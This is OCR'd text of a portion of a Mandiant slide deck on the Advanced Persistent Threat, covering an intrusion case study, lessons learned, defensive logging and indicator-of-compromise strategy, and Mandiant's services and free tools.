
And More …

Upload Executable Code Segments

in Memory When Needed in Command and Control Channel

Malware difficult to analyze since code segments are uploaded dynamically and not written to disk

MANDIANT



51

Fortune 500: Impact of Intrusion


- Absence of Detailed Data Allowed Only a Portion of the APT’s Activities to be Identified
- More Robust Logging and Monitoring Must be Established

U.S. Company Terminated Their Acquisition Plans

Not Possible to Determine All of the Data That had Been Lost

Victim Company was Not Able to Complete the Acquisition

MANDIANT



52

Commercial Organizations: Lessons Learned

1. APT Selects Their Commercial Victim Based on Current Events
2. Senior Executives are Targeted With Spear Phishing Attacks
3. The Attackers Compromise:
   - Valid Accounts
   - Move Laterally
4. The APT Identifies and Exfiltrates Sensitive Data


System
Administrator

MANDIANT

53

Findings, predictions and solutions


All is not lost. Yet.



54

Findings and predictions


- The APT will continue to expand
- At defense contractors
  - Most data comes from file systems
  - Multiple attacker groups operate in parallel
- At commercial entities
  - This is business. Not personal.
  - Of course, it’s not stolen from the execs’ laptops…



55

Responding to the APT


- Need to redefine the “win”
  - Long term war
  - Not a short skirmish
- Can’t treat it like a virus or worm outbreak
- Need to fully investigate before remediating



56

Solutions


- Centralized logging helps
  - Keep the data as long as practical
  - A year is good, more is better
  - (hey, they compress well)
- Good logs to keep
  - Firewall, proxy, IDS, VPN logs
  - DHCP, DNS, Active Directory
    - Especially *successful* logins!
  - Anti-virus, HIPS, software management
- Get logs into a searchable database



57

Strategy


- Use both host- and network-based indicators of compromise
- Attack the enemy on both fronts
  - Use network IOCs to vector in host exams
  - Use host analysis to find more compromised hosts



58

Takeaway


- Force the enemy to work on innovating, rather than exfiltrating your data.



59

MANDIANT Intelligent Response

- Find indicators of compromise on thousands of hosts
- Live IR on thousands of systems at once
- From disk images to registry keys to live memory forensics
- It’s part of how we beat the APT



60


Threat Management Services

- M-INT
  - Threat intelligence
- HTAP
  - Scan for host-based indicators of APT tools
- NTAP
  - Monitor network traffic for APT-related activity

61

Resources


The bad guys have them, do you?



62

Free software and resources

- Free tools
  - Memoryze
  - Audit Viewer
  - Highlighter
  - Red Curtain
  - Web Historian
  - First Response
- Resources
  - M-trends
  - M-unition
    - blog.mandiant.com
- Education
  - CanSecWest
  - Black Hat classes
  - Custom classes
- Webinar series
  - Sign up




63

Review

- What is M-Trends?
- What is the Advanced Persistent Threat?
- APT Trends and Techniques
- Case Studies
  - Government Case
  - Defense Industrial Base
  - Commercial
- What to Expect if you are a Victim of the APT?
- Conclusions

MANDIANT



64

WWW.MANDIANT.COM

- Washington, DC
  675 N. Washington Street
  Suite 210
  Alexandria, VA 22324
  (800) 647-7020
- New York
  24 West 40th Street
  9th Floor
  New York, NY 10018
- Los Angeles
  400 Continental Blvd
  El Segundo, CA 90245
  www.twitter.com/mandiant

MANDIANT